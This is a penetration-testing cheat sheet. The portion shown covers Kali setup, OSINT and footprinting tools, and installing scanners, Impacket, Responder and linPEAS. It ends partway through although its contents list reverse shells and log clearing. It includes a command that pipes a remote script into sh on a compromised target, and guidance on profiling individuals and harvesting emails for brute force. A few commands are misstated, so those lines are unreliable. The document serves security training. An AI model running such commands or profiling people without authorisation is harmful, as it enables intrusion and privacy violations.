# **Pen Testing Cheat Sheet**

Author: Adrian Mason  
Contact: [AdrianMason@Hotmail.co.uk](mailto:AdrianMason@Hotmail.co.uk)  
Version Number: 0.1.12.9

Contents

|  |  |  |  |
| --- | --- | --- | --- |
| ***Section Number*** | ***ID Number*** | ***Category*** | ***Name of Tool*** |
| 01-09 | 01 | Planning and Preparation | Planning and Preparation |
| 11-19 | 11 | Footprinting | whois | nslookup |
| 11-19 | 12 | Footprinting | internet search engines | OSINT Framework |
| 11-19 | 13 | Footprinting | netcraft | censys | recon-ng |
| 11-19 | 14 | Footprinting | theharvester | emt |
| 11-19 | 15 | Foorprinting | sherlock | userrecon | followerwonk |
| 11-19 | 16 | Footprinting | centralops | parsehub | maltego | BillCipher |
| 11-19 | 17 | Footprinting | httrack web site copier | CeWL  favicon analysis | sitemap.xml |
| 11-19 | 18 | Footprinting | locating the network range | metagoofil |
| 11-19 | 19 | Footprinting | reverse dns lookup | dnsrecon |
| 21-39 | 21 | Installing | nessus |
| 21-39 | 22 | Installing | openvas/gvm |
| 21-39 | 23 | Installing | nikto |
| 21-39 | 24 | Installing | dirsearch |
| 21-39 | 25 | Installing | impacket | responder |
| 21-39 | 26 | Installing | linPEAS | lse.sh |
| 41-69 | 41 | Port, Service and Web Page Scanning | nmap | masscan | Angry IP Scanner |
| 41-69 | 42 | Port, Service and Web Page Scanning | nmap script engine |
| 41-69 | 43 | Port, Service and Web Page Scanning | nbtscan | netview |
| 41-69 | 43 | Port, Service and Web Page Scanning | firewall evasion techniques |
| 41-69 | 45 | Port, Service and Web Page Scanning | unicornscan |
| 41-69 | 46 | Port, Service and Web Page Scanning | nikto | skipfish |
| 41-69 | 47 | Port, Service and Web Page Scanning | burp suite |
| 41-69 | 48 | Port, Service and Web Page Scanning | owasp zap |
| 41-69 | 49 | Port, Service and Web Page Scanning | gobuster |
| 41-69 | 50 | Port, Service and Web Page Scanning | feroxbuster | dirsearch | dirbuster |
| 41-69 | 51 | Port, Service and Web Page Scanning | enum4linux | pstools |
| 41-69 | 52 | Port, Service and Web Page Scanning | snmp-check (SNMP enum) |
| 41-69 | 53 | Port, Service and Web Page Scanning | ldapsearch (LDAP enum) | ntptrace (NTP enum) |
| 41-69 | 54 | Port, Service and Web Page Scanning | SuperEnum (NFS enum) | rpcinfo |
| 41-69 | 55 | Port, Service and Web Page Scanning | dig (DNS enum) |
| 41-69 | 56 | Port, Service and Web Page Scanning | RPC, SMB and FTP Enumeration |
| 41-69 | 57 | Port, Service and Web Page Scanning | wpscan |
| 41-69 | 58 | Port, Service and Web Page Scanning | hydra |
| 71-129 | 71 | Specific Exploits and Escalation | searchsploit |
| 71-129 | 72 | Specific Exploits and Escalation | metasploit |
| 71-129 | 73 | Specific Exploits and Escalation | msfvenom |
| 71-129 | 74 | Specific Exploits and Escalation | MSF: possible privilege escalation | GTFOBins |
| 71-129 | 75 | Specific Exploits and Escalation | MSF: wordpress - wp\_admin\_shell\_upload |
| 71-129 | 76 | Specific Exploits and Escalation | netcat |
| 71-129 | 77 | Specific Exploits and Escalation | armitage | thefatrat |
| 71-129 | 78 | Specific Exploits and Escalation | useful file locations |
| 71-129 | 79 | Specific Exploits and Escalation | smbclient | ftp |
| 71-129 | 80 | Specific Exploits and Escalation | sqlmap |
| 71-129 | 81 | Specific Exploits and Escalation | mssqlclient.py (impacket) | raptor\_udf2.c |
| 71-129 | 82 | Specific Exploits and Escalation | psexec.py (impacket, msfconsole) |
| 71-129 | 83 | Specific Exploits and Escalation | ssh |
| 71-129 | 84 | Specific Exploits and Escalation | scp |
| 71-129 | 85 | Specific Exploits and Escalation | linpeas | BeRoot |
| 71-129 | 86 | Specific Exploits and Escalation | john and crackstation |
| 71-129 | 87 | Specific Exploits and Escalation | ssh2john |
| 71-129 | 88 | Specific Exploits and Escalation | changing user id values |
| 71-129 | 89 | Specific Exploits and Escalation | uploading php reverse shell |
| 71-129 | 90 | Specific Exploits and Escalation | SimpleHTTPServer | wget | */bin/systemctl* |
| 71-129 | 91 | Specific Exploits and Escalation | changing the ‘cat’ command |
| 71-129 | 92 | Specific Exploits and Escalation | mount |
| 71-129 | 93 | Specific Exploits and Escalation | using scf file to gather hashes |
| 71-129 | 94 | Specific Exploits and Escalation | weak file permissions |
| 71-129 | 95 | Specific Exploits and Escalation | cron jobs |
| 131-159 | 131 | Maintaining Access and Covering Tracks | mace attributes |
| 131-159 | 132 | Maintaining Access and Covering Tracks | NTFS streams | white space steganography |
| 131-159 | 133 | Maintaining Access and Covering Tracks | clearing system logs (Windows) |
| 131-159 | 134 | Maintaining Access and Covering Tracks | clearing system logs (Linux) |
| 161-189 | 161 | Testing, DoS and Miscellaneous | hping3 |
| 161-189 | 162 | Testing, DoS and Miscellaneous | Ghidra |
| 161-189 | 163 | Testing, DoS and Miscellaneous | arpspoof |
| 161-189 | 164 | Testing, DoS and Miscellaneous | setoolkit |
| 161-189 | 165 | Testing, DoS and Miscellaneous | aircrack-ng |
| 161-189 | 166 | Testing, DoS and Miscellaneous | responder |
| n/a | n/a | Scripts and Information | SQL Injection Commands |
| n/a | n/a | Scripts and Information | Command Injection |
| n/a | n/a | Scripts and Information | PHP Reverse Shell Script |
| n/a | n/a | Scripts and Information | OS Fingerprinting with TTL |
| n/a | n/a | Scripts and Information | Google Dorks for VoIP and VPN |
| n/a | n/a | Scripts and Information | Reverse Shell Code (Windows executable) |

|  |  |  |
| --- | --- | --- |
| 01.a | Preliminary Data Gathering | Gather as much information as you can about the target network/single IP. This reconnaissance can be done using a variety of internet web pages, including: ●who.is ●whois.com ● |
| 01.b | update OS | To ensure Kali is up to date with the latest version, use:   apt update apt upgrade apt-get dist-upgrade  reboot |
| 01.c | uname | Use uname command to learn more about the system you’re using:  -s kernel name -n network name -m hardware  -v kernel version -r kernel release -i hardware-platform  -o os version -p processor -a show all of these |
| 01.d | python3 | Make sure your python scripting is up to date, use this command:  sudo apt install python3-pip |
| 01.e | pip | First of all, install pip using:  sudo apt install pip  Then you can check for updates and update various packages by using:  sudo pip install ldap3 -U |
| 01.f | impacket *(There is more about impacket later on)* | If you need to download Impacket from GitHub, use this command:  sudo git clone https://github.com/SecureAuthCorp/impacket.git  /impacket This will cd to impacket’s folder  sudo pip3 install -r /opt/impacket/requirements.txt  This will use pip, a tool for installing and managing Python packages, inside of impacket folder to install the packages. The -r switch ensures install from the requirements file.  sudo python3 ./setup.py install This will use python to install impacket |
| 01.g | dirsearch  *(There is more about dirsearch later on)* | If you need to download dirsearch from Kali Linux repositories, use:  sudo apt-get install dirsearch |
| 01.h | find | The find command works on a *find where what* guideline.  \* Wildcard find / Search entire machine  -type d Only find directories -type f Only find files  -name Specify a pattern -iname Case sensitive  -user Specify a user -size Specify file size  -perm Specify permissions with octal form or symbolic All of these use min for minutes or time for days. They can take + for more than *x* ago, or - for less than *x* ago. a is accessed, m is modified and c is for status change.  -amin +0 Specify files accessed more than *x* in minutes  -atime +0 Specify files accessed more than *x* in days  -mmin +0 Specify files modified more than *x* in minutes  -mtime +0 Specify files modified more than *x* in days (-mtime 0 for 24 hrs) If using a \* then it is also a good idea to use quotation marks around the characters you want included with the wildcard, eg. find / -type f -name '\*.xml' |
| 01.i | Here are a couple of useful find commands…  find /home -type f -name user.txt   find / -type d -name "\*exploits"   find / -type f -atime -10 -name "\*.png"  find /usr/bin -type f -mmin -120  find / -perm -u=s -type f 2>/dev/null |
| 01.j | bloodhound *(There is more about bloodhound later on)* | Use pip to install/update, use:  sudo pip install bloodhound -U |
| 01.k | Useful Commands | ./FILENAME.TYPE Will execute if permissions allow  chmod +x FILE.TYPE Will give the execute permission to the FILE  bash -x ./FILE.TYPE Will debug the FILE |
|  |  |  |

# Planning and Preparation (1)

# Planning and Preparation (2)

|  |  |  |
| --- | --- | --- |
| 01.aa | neo4j | To install, use:  sudo apt install neo4j This is a graph database management system, useful in exploits with MS Domains. |
| 01.bb | Now, start the service with:  neo4j start console |
| 01.cc | locate | To update the database for the locate command, type:  sudo updatedb |
| 01.dd | update apt-get | To ensure apt-get is going to work with http sources, use:  sudo apt-get install apt-transport-https  To ensure apt and all packages are up to date, use:  sudo apt-get update  sudo apt-get upgrade |
| 01.ee | sublime *(A simple text editor to keep notes or open and edit text files, like nano)* | Use these commands, one at a time to install sublime:  wget -qO - https://download.sublimetext.com/sublimehq-pub.gpg | sudo apt- key add - (All one command)  sudo apt-get install apt-transport-https  echo "deb https://download.sublimetext.com/ apt/stable/" | sudo tee /etc/apt/sources.list.d/sublime-text.list (All one command)  sudo apt-get update  sudo apt-get install sublime-text |
| 01.ff | seclists *(download and install seclists ready to have plenty of wordlists)* | Use this command to install seclists:  sudo apt-get update  sudo apt install seclists |
| 01.gg | Adding IP Address to Local DNS/DNS Lookup via the Hosts file | IF YOU CANT’T SEEM TO ACCESS AN IP’S WEBSITE, OR NMAP GIVES YOU THE CLUE THAT… ‘http-title: Did not follow redirect to http://TARGETWEBSITENAME.com’ THEN TRY MANUALLY SPECIFYING THE LINK BETWEEN THE IP ADDRESS AND WEBSITE ADDRESS BY ADDING A LOCAL DNS LOOKUP TO YOUR ‘HOSTS’ FILE.  This file can be found at /etc/hosts and by default only has two IP’s, both for the loopback address of 127.0.0.1 and 127.0.1.1.  Add in here the IP address of the target website and the website domain name.  (Another clue might be that the URL bar of the site displays the domain name after you type in the IP address but returns a ‘Server Not Found’ error). |
|  |  |  |

# Footprinting: **whois** command **| nslookup** command

|  |  |  |
| --- | --- | --- |
| 11.a | whois *(whois should be installed on Kali Linux by default)* | The command whois is the CLI input needed to call the whois directory service via a RFC 3912 database. |
| 11.b | Use whois command to learn more such as registrar information, hosting service, etc:  whois TARGET.IP.ADD.RESS (Or DNS name for the IP address)  -H Hide legal disclaimers -p Specify a port number  -a Also search mirrored db’s -I Query IANA first  --verbose Give more information in the scanning process output |
| 11.c | nslookup *(nslookup should be installed on Kali Linux by default)* | The command nslookup will query internet name servers (interactive option too)  nslookup q=A TARGET.IP.ADD.RESS (Or DNS name for the IP address)  TARGET.IP.ADD.RESS**.** Look up a host not in the current domain.  q=A Query type A, IPv4 q=AAAA Query IPv6 |
| 11.d | The command nslookup can be entered on its own to enter the interactive mode. Then use these keywords to change what is you are looking for:  *(CMD only)* ls -d DNSERVERNAME Request a zone transfer of the specified server  set type= set the query type you’re looking for  These are the most common types of DNS record types (use set type=LETTER):  ● A = IP address (Alias) ● MX = Directs mail to an e-mail server (Mail Xchange) ● TXT = For an admin to store text in the record (human or machine-readable notes) ● NS record = Stores the name server for a DNS entry ● CNAME = Forwards one domain/subdomain to another, doesn’t provide an IP ● SOA = Stores admin info about a domain ● SRV = Specifies a port for specific services ● PTR = Provides a domain name in reverse-lookups |
| 11.e |
| 11.f | If results that returned are ‘Non-authoritative’, this means you need to obtain the domain’s authoritative name server. To do so, enter this in interactive mode:  set type=cname Then, the domain name again and you should be returned with the domain’s authoritative name server, along with the mail server. Next, we need to obtain the IP address of the name server:  set type=a  ns1.bluehost.com (Or whichever the primary name server was) This will now give you the IP address of the authoritative name server for the original domain you were searching for in nslookup. |
| 11.g | The authoritative name server stores the records associated with the domain. So, if an attacker can determine the authoritative name server (primary name server) and obtain its associated IP address, he/she might attempt to exploit the server to perform attacks such as DoS, DDoS, URL Redirection, etc. |
| 11.h | whois website *(whois.domaintools.com)* | Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource such as a domain name, an IP address block, or an autonomous system. This protocol listens to requests on port 43 (TCP). Regional Internet Registries (RIRs) maintain Whois databases, and contains the personal information of domain owners. |
| 11.i | You can also use other Whois lookup tools such as SmartWhois (**https://www.tamos.com**), Batch IP Converter (**http://www.sabsoft.com**), etc. to extract additional target Whois information. |
| 11.j | nslookup website (kloth.net/services/ nslookup.php) | You can also perform the same operations using the NSLOOKUP online tool. Conduct a series of queries and review the information to gain familiarity with the NSLOOKUP tool and gather information. Visit: **http://www.kloth.net/services/nslookup.php** |
| 11.K | You can also use DNS lookup tools such as Professional Toolset (**https://tools.dnsstuff.com**), DNS Records (**https://network-tools.com**), etc. to extract additional target DNS information. |
|  |  |  |

# Footprinting: **Internet search engines | OSINT Framework**

|  |  |  |
| --- | --- | --- |
| 12.a | Google Search Operators   *(Anchor text is the link label, or link text, that appears blue and underlined signalling a hyperlink)* | There are many different operators that can be used to help footprinting activities within web search engines. For example: intitle:password Contain specified word in the title site:www.microsoft.com Restrict results to pages on a certain website filetype:pdf Search only for a certain file type cache:www.microsoft.com View cached versions of the web page allinurl:google career Restricts results to words specified in URL  allintitle:detect malware Restricts results to words specified in title  Anti-virus inanchor:Norton Restricts pages to anchor text specified  allinanchor:best cloud service Restricts pages to anchor text specified link:www.googleguide.com Finds pages that point to specified page’s home page related:www.google.com Displays websites similar or related to specified URL info:gohotel.com Query provides information about specified URL  location:restaurant Finds information for a specific location |
| 12.b | Reverse Image Search | Search for a video in YouTube, right click the video title and copy link location (the page url) then, proceed to **https://citizenevidence.amnestyusa.org/** This will show you the video ID, upload date and time and thumbnail images for a reverse image search.  Here are a list of possible useful video search engine sites:  YouTube, Google Videos, Yahoo Videos, EZGif, VideoReverser, TinEye, Reverse Image Search, Yahoo Image Search, citizenevidence |
| 12.c | FTP Search Engines | Use the NAPALM FTP indexer FTP search engine to extract critical FTP information about the target organization, visit www.searchftps.net/ Or, alternatively there may be ftp search engines at **https://globalfilesearch.com**, or **http://www.freewareweb.com.** |
| 12.d | IoT Search Engines | Shodan can be used to search for any vulnerable IoT devices in the target organisation, visit **https://www.shodan.io.** Also useful are **https://censys.io** and **https://www.thingful.net** which are IoT search engines, to gather information such as manufacturer details, geographical location, IP address, hostname, open ports, etc. |
| 12.e | OSINT Framework  *(osintframework.com)* | Simply visit: **https://osintframework.com**. OSINT Framework is an open-source intelligence gathering framework that helps security professionals for performing automated footprinting and reconnaissance, OSINT research, and intelligence gathering. It is focused on gathering information from free tools or resources.  This framework includes a simple web interface that lists various OSINT tools arranged by category and is shown as an OSINT tree structure on the web interface. |
| 12.f | The OSINT Framework includes the following indicators with the available tools:  (T) - Indicates a link to a tool that must be installed and run locally  (D) - Google Dork  (R) - Requires registration  (M) - Indicates a URL that contains the search term and the URL itself must be edited manually |
|  |  |  |

# Footprinting: **Netcraft | Censys | Recon-ng**

|  |  |  |
| --- | --- | --- |
| 13.a | Netcraft *(Web page application*  www.netcraft.com*)* | To extract company domains and sub-domains, Netcraft web service can be used. First navigate to **https://www.netcraft.com.** From the menu bar on the website, click on the **‘Resources’ > ‘Tools’ > ‘Site Report’** tab (also found at **https://sitereport.netcraft.com**). |
| 13.b | Other tools such as Sublist3r, Pentes-Tools Find Subdomains also exist for this purpose. |
| 13.c | Censys *(Web page application* www.censys.io/domain?q=*)* | We can also gather target OS information through passive footprinting using the Censys web service. Navigate to **https://www.censys.io/domain?q=** |
| 13.d | Recon-ng | Recon-ng is a web reconnaissance framework with independent modules and database interaction that provides an environment in which open-source web-based reconnaissance can be conducted. |
| 13.e | To start up the console, simply enter: recon-ng  help Display a useful list of commands and explanations  marketplace install all Installs all modules available  modules search Displays all modules available  workspaces Displays commands related to workspaces  workspaces create NAME Creates a new workspace  workspaces list Displays all workspaces within the db  db insert domains Adds a domain to current workspace  show domains Shows all domains  modules load brute View all modules related to brute forcing  modules load recon/domains-hosts/brute\_hosts  Loads the selected module  run Run the loaded module on domains  back move back/remove module  modules load recon/hosts-hosts/reverse\_resolve  Loads the selected module  show hosts Shows all hosts harvested so far  modules load reporting View all modules related to reporting  modules load reporting/html Loads the selected module  info command View options required to run module  options set FILENAME /root/Desktop/FILE/html  Where to save and the new file name  options set CREATOR NAME Option to set a named creator  options set CUSTOMER NAME Option to set a customer/client name |
| 13.f | Here are some more useful modules to load within recon-ng:  modules load recon/domains-contacts/whois\_pocs The above module uses the ARIN Whois RWS to harvest POC data from Whois queries for the given domain.  modules load recon/profiles-profiles/namechk  The above module validates the username existence of a specified contact.  modules load recon/profiles-profiles/profiler  The above module finds the existence of user-profiles on various websites.  options set SOURCE facebook.com If a module requires a source, provide a site such as facebook. |
|  |  |  |

# Footprinting: **theHarvester | emt | eMailTrackerPro**

|  |  |  |
| --- | --- | --- |
| 14.a | theHarvester | This tool gathers emails, subdomains, hosts, employee names, open ports, and banners from different public sources such as search engines, PGP key servers, and the SHODAN computer database as well as uses Google, Bing, SHODAN, etc. to extract valuable information from the target domain. |
| 14.b | The command to open theHarvester is just that:  **theHarvester -d eccouncil -l 200 -b baidu**  -d Domain/company name -l # limit the number of results  -v Search for virtual hosts -b ABC Specify a source  -s Use Shodan to query discovered hosts |
| 14.c | Use -h to see a list of the different sources that the tool can use to run its search function. You can use -b linkedin to query that social media site. |
| 14.d | emt | eMailTrackerPro, currently, is only available on Windows systems and is a paid-for-service with a 15 day trail period to use the software with the entirety of it’s features. |
| 14.e | OSRFramework  *usufy.py*  *searchfy.py*  *m3ailfy.py phonefy.py*  *entify.py* | OSRFramework is a set of libraries that are used to perform Open Source Intelligence tasks. They include references to many different applications related to username checking, DNS lookups, information leaks research, deep web search, regular expressions extraction, and many others. These OSR Frameworks all work in a similar way. They can be installed with:  sudo apt-get install pip  sudo pip install framework |
|  |  |  |

# Footprinting: **Sherlock | UserRecon | Followerwonk**

|  |  |  |
| --- | --- | --- |
| 15.a | sherlock | Sherlock is a python-based tool that is used to gather information about a target person over various social networking sites. Sherlock searches a vast number of social networking sites for a given target user, locates the person, and displays the results along with the complete URL related to the target person. |
| 15.b | First of all, make sure pip is installed:  sudo apt install pip Next, clone the repo from GitHub:  git clone https://github.com/sherlock-project/sherlock.git Change directory to sherlock  cd sherlock  Next, install the requirements using:  python3 -m pip install -r requirements.txt |
| 15.c | You can use sherlock by using the following command:  python3cd -v ~/sherlock/sherlock/sherlock.py UserName  -v Give more info -o NAME Output results to a file  -b Browse to all results on default browser |
| 15.d | UserRecon | UserRecon tool is used to find usernames across over 75 social networks. It is very useful when you are running an investigation to determine the usage of the same username across different social media platforms such as Twitter, Instagram, MySpace, Youtube, Reddit, WordPress, GitHub, and many more. With the push of a button, an OSINT investigator will be able to find whether the same username exists on different social media networks. It is a very convenient and easy-to-use tool. |
| 15.e | Open your terminal and type the following command:  git clone https://github.com/issamelferkh/userrecon.git After cloning the tool, change the directory to UserRecon:  cd userrecon Now list all hidden files using ls -la command in your terminal:  ls -la Change the permission of userrecon.sh:  chmod +x userrecon.sh After changing the permission of userrecon.sh, run the tool by the following command: ./userrecon.sh After entering this command, simply enter the username you wish to search for and the script will take care of the rest. |
| 15.f | Followerwonk *(Web page application* www.followerwonk.com*)* | Followerwonk is an online tool that helps you explore and grow your social graph, digging deeper into Twitter analytics; for example, Who are your followers? Where are they located? When do they tweet? This can be used to gather Twitter information about any target organization or individual. |
| 15.g | Simply visit the url, **https://followerwonk.com/analyse** and enter the user name. |
|  |  |  |

# Footprinting: **CentralOps | parsehub | Maltego | BillCipher**

|  |  |  |
| --- | --- | --- |
| 16.a | CentralOps *(Web page application*  www.centralops.net*)* | CentralOps (centralops.net) is a free online network scanner that investigates domains and IP addresses, DNS records, traceroute, nslookup, whois searches, etc. |
| 16.b | Simply visit the website **https://centralops.net** and enter the domain name you wish to investigate further. |
| 16.c | parsehub | parsehub is a free and powerful web scraping tool. With their advanced web scraper, extracting data is as easy as clicking on the data you need. Simple visit **https://www.parsehub.com to download the free tool**. |
| 16.d | maltego | Maltego is a footprinting tool used to gather maximum information for the purpose of ethical hacking, computer forensics, and pen testing. It provides a library of transforms to discover data from open sources and visualizes that information in a graph format, suitable for link analysis and data mining.  Maltego provides you with a graphical interface that makes seeing these relationships instant and accurate, and even making it possible to see hidden connections. Simply enter: Maltego. And ensure that you have activated/registered a free account (or try: sudo apt install maltego) |
| 16.e | BillCipher | BillCipher is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion.  First of all, create a directory for BillCypher to be saved into.  cd ~/Documents  mkdir BillCypher  cd BillCypher  Ensure apt, ruby, python3 and python3-pip are installed and up to date:  sudo apt update  sudo apt install ruby python3 python3-pip  Next, ensure httrack and whatweb are installed:  sudo apt install httrack whatweb  Use the following command to install BillCipher:  git clone https://github.com/GitHackTools/BillCipher  Move into the BillCipher directory, then change permission of the script to allow it to be executed:  cd BillCipher  chmod +x billcipher.py  Now the tool can be simply run (as long as you are in the same directory) using:  python3 billcipher.py |
|  |  |  |

# Footprinting: **HTTrack Web Site Copier | CeWL | Favicon Analysis | sitemap.xml**

|  |  |  |
| --- | --- | --- |
| 17.a | HTTrack *(Copies a web page to create an offline version)* | HTTrack is an offline browser utility that downloads a website from the Internet to a local directory, builds all directories recursively, and transfers HTML, images, and other files from the webserver to another computer. |
| 17.b | To install, simply use:  sudo apt-get install httrack webhttrack To use the tool in interactive mode, enter:  httrack |
| 17.c | To use the tool:  httrack www.someweb.com/bob/ -W  -W Wizard mode -g Just get files  -i Continue an interrupted sess. -v Verbose mode Using HTTrack in interactive mode is easiest as it walk you through each step and ask you questions so you can tailor all the options as necessary. |
| 17.d | CeWL *(Creates a wordlist based on a target website)*  *(CeWL is pronounced "cool")* | The words available on the target website may reveal critical information that can assist in performing further exploitation. CeWL is a ruby app that is used to spider a given target URL to a specified depth, optionally following external links, and returns a list of unique words that can be used for cracking passwords.  CeWL can also create a list of email addresses found in mailto links. These email addresses can be used as usernames in brute force actions. |
| 17.e | To use CeWl, simply enter:  cewl -w OutputTextFile.txt -d 2 -m 5 www.examplewebsite.com  -w Save words to a file -d # Depth to scan  -m # Minimum word length |
| 17.f | Favicon Analysis  *(Knowing about the framework used can provide more information)* | The small icon in the tab of a web browser shows us potentially what framework was used to create the web site. This happens if the developers forgot to change it to a custom favicon. Run this command on the favicon URL location (found by viewing the page source and looking for the link in the HTML):  curl https://TARGET.FAVICON.ICON.LOCATION | md5sum  This will give the md5 hash of the image file. Then use this to compare against known favicons at: <https://wiki.owasp.org/index.php/OWASP_favicon_database> |
| 17.g | Sitemap.xml | This file contains pages the website owner wants internet search engines to document, similarly to robots.txt but that is used more for pages that the owner wishes remain off of internet search engines. Simply check to see if sitemap.xml is a page on a site. |
|  |  |  |

# Footprinting: **Locating The Network Range | Metagoofil**

|  |  |  |
| --- | --- | --- |
| 18.a | ARIN *(arin.net)* | Network range information assists in creating a map of the target network. Using the network range, you can gather information about how the network is structured and which machines in the networks are alive. Further, it also helps to identify the network topology and access the control device and operating system used in the target network. ARIN is a Whois database search tool. Visit: **https://www.arin.net/about/welcome/region** |
| 18.b | traceroute | Traceroute tracks the route packets taken from an IP network on their way to a given host. It utilizes the IP protocol's time to live (TTL) field and attempts to elicit an ICMP TIME\_EXCEEDED response from each gateway along the path to the host. |
| 18.c | metagoofil *(metagoofil is not installed on Kali Linux by default)* | Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf, doc, xls, ppt, docx, pptx, xlsx) belonging to a target company.  Metagoofil will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner? and others. With the results it will generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.  To install, simply use:  sudo apt install metagoofil |
| 18.d | metagoofil | To use the tool, here is an example. To scan for documents from a domain (-d kali.org) that are PDF files (-t pdf), limiting to find 100 results (-l 100), download no more 25 files (-n 25), saving the downloads to a directory (-o kalipdf), and saving the output to a file (-f kalipdf.html) use:  metagoofil -d kali.org -t pdf -l 100 -n 25 -o kalipdf -f kalipdf.html  -d NAME Domain to search  -t EXTENSION filetype to download *(pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)*  -l # limit of results to search (default 200)  -h YES work with documents in directory (use "yes" for local analysis)  -n # limit of files to download  -o DIR working directory (location to save downloaded files)  -f NAME.EXTENSION output file |
|  |  |  |

# Footprinting: **Reverse DNS Lookup | DNSRecon | LDNS**

|  |  |  |
| --- | --- | --- |
| 19.a | Reverse DNS Lookup *(yougetsignal.com)* | Here, we will perform reverse DNS lookup using you get signal’s Reverse IP Domain Check tool to find the other domains/sites that share the same web server as our target server.  Visit: **https://www.yougetsignal.com**, click ‘Reverse IP Domain Check’. |
| 19.b | dnsrecon *(dnsrecon is installed on Kali by default)* | To use DNSRecon in Terminal, simply use:  dnsrecon -d X.X.X.0 -r X.X.X.0-X.X.X.255 (This is searching a range)  -d Specify the target domain -r IP range for reverse lookup  -v Verbose mode -n Name server to use  -a Standard enum using AXFR -w Deeper enumeration  -t axfr Tests all ns servers for a zone transfer  -z DNSSEC Zone Walking |
| 19.c | ldns-walk *(ldns-walk is not installed on Kali by default)* | ldns-walk can enumerate the DNSSEC zone and obtain results on the DNS record files. First, it can be simply installed by entering ldns-walk, Kali will then ask if you would like to install and simply enter ‘y’. Once it has been installed, it is used with:  ldns-walk @DNS.SER.VER.IP WEBSITENAME.DOMAIN For example:  ldns-walk @8.8.8.8 iana.org |
|  |  |  |

# Installing: **Nessus** (System and Network Vulnerability Scanner)

|  |  |  |
| --- | --- | --- |
| 21.a | nessus *(We’re not downloading the entire tool yet)* | Prior to downloading Nessus, ensure that Kali Linux installation is up to date:  apt update && apt upgrade |
| 21.b | Navigate to the downloads page of Tenable (Nessus’ company) and download the file:  https://www.tenable.com/downloads/nessus |
| 21.c | dpkg | Use the dpkg command to install the Debian package:  sudo dpkg -i Nessus-8.15.0-debian6 amd64.deb  -i Install option (The file may have a new name if it’s a different version). |
| 21.d | systemctl *(The Nessus daemon binds to tcp port 8834)* | After package installation, we need to start the necessary service:  sudo systemctl enable nessusd  sudo systemctl start nessusd We can then look to confirm nessus is started and running:  systemctl status nessusd.service |
| 21.e | ss | We can use the ss command (a utility to dump socket statistics, similar to netstat):  q ss -a | grep 8834  -a Show listening and non -n Show exact bandwidth  -t Show tcp sockets |
| 21.f | web interface *(Can use any web browser)* | Visit your IP and port number in your web browser (use ifconfig to check IP):  https://YOUR.IP.ADD.RESS:8834/ (If there’s a warning, don’t worry, accept the risk and continue: select ‘continue’). Sign up with Nessus to get an activation code; Nessus Essentials is a free version. |
| 21.g | nessus *(Remember, nessus is not installed by default on Kali)* | Once the activation code has been submitted, it will take time to download Nessus fully, including its files, plugins and utilities needed to run. Nessus features include:  Vulnerability Scanning Asset Discovery Network Scanning  Vulnerability Assessment Prioritization Policy Management  Web Scanning Keep in mind that Host-based IPS (HIPS) will block ‘malicious’ tcp/udp traffic and thus interfere with nessus from working. |
|  |  |  |

# Installing: **OpenVas/GVM** (System and Network Vulnerability Scanner)

|  |  |  |
| --- | --- | --- |
| 22.a | openvas *(Remember, openvas is not installed by default on Kali)* | Prior to downloading Nessus, ensure that Kali Linux installation is up to date:  apt-get update && apt-get dist-upgrade -y  reboot |
| 22.b | Install openvas with these next:  sudo apt-get install openvas -y  sudo apt-get install gvm\*  sudo gvm-setup  sudo gvm-feed-update |
| 22.c | To start up GVM, use:  sudo gvm-start Now the port 9392 will have opened up on your system for GVM. |
| 22.d | You can use netstat to check if GVM is opened up:  netstat -antp |
|  |  |  |

# Installing: **Nikto** (Web Server Vulnerability Scanner)

|  |  |  |
| --- | --- | --- |
| 23.a | nikto *(nikto should be installed on Kali Linux by default)  (This method should work on other Debian-based OS like Ubuntu)* | First of all, you can likely find nikto in your Applications right away in Kali Linux OS. Likewise, if you enter nikto in the terminal, you should see it displays in green. |
| 23.b | If you need to install it however, first refresh your APT package lists and upgrade using:  sudo apt-get update && sudo apt-get upgrade |
| 23.c | Next, install the Nikto web scanner:  sudo apt-get install nikto -y |
| 23.d | If you type nikto now, it should be ready to use. Typing this command with no URL or host will provide a help page and show you the nikto version number. |
|  |  |  |

# Installing: **dirsearch** (Web page enumeration)

|  |  |  |
| --- | --- | --- |
| 24.a | dirsearch *(dirsearch is not installed on Kali Linux by default)* | Dirsearch is a web page/directory enumeration tool, used in a similar fashion to dirb and dirbuster, gobuster, etc.  To install, simply use:  sudo apt-get install dirsearch |
|  |  |  |

# Installing: **Impacket (GitHub Repository) | Responder**

|  |  |  |
| --- | --- | --- |
| 25.a | impacket *(as mentioned in 1.f)  (Remember, impacket is not installed by default on Kali)* | To install, first enter this command in terminal:  sudo apt update  sudo apt install python3-pip  This will ensure python installer (pip) is up to date. |
| 25.b | Now, we will clone the repository for impacket from Git with:  sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket (All one command, need a finger space to separate) |
| 25.c | Next, we use pip3 on the requirements.txt file, do so by typing:  sudo pip3 install -r /opt/impacket/requirements.txt |
| 25.d | Finally, cd to /opt/impacket and then we use:  sudo python3 ./setup.py install Or, without using cd, you can run command from any directory using:  sudo python3 /opt/impacket/setup.py install |
| 25.e | locate *(as mentioned in 1.cc)* | Don’t forget to update the locate database by using:  sudo updatedb |
| 25.f | responder  *(Remember, responder is not installed by default on Kali)* | To install, quite simply use apt:  sudo apt install responder  Note that Responder only works when acting as a man in the middle type of attack where your device using Responder must be on the internal network of which you wish to target. |
|  |  |  |

# Installing: **linPEAS | lse.sh** (GitHub Repository)

|  |  |  |
| --- | --- | --- |
| 26.a | linpeas *(linpeas is not saved by default on Kali)*  *(See 76 for more info)* | ONCE IN A LINUX SYSTEM, LINPEAS IS A SCRIPT WHICH CAN FIND PRIVILEGE ESCALATION VULNERABILITIES ON THE HOST MACHINE. This script will work on Linux/Unix and Mac operating systems, there is a winPEAS version available for Windows systems.  To use this script, first you will need to have a shell open in the target system. |
| 26.b | The script can be ran using /bin/sh by using:  curl https://raw.githubusercontent.com/carlospolop/privilege-escalation- awesome-scripts-suite/master/linPEAS/linpeas.sh | sh **(All one command)** Alternatively, the script can be saved locally onto your machine using:  curl https://raw.githubusercontent.com/carlospolop/PEASS- ng/master/linPEAS/linpeas.sh > linpeas.sh **(All one command)** This will save the script into a file called ‘linpeas.sh’ in the current working directory. |
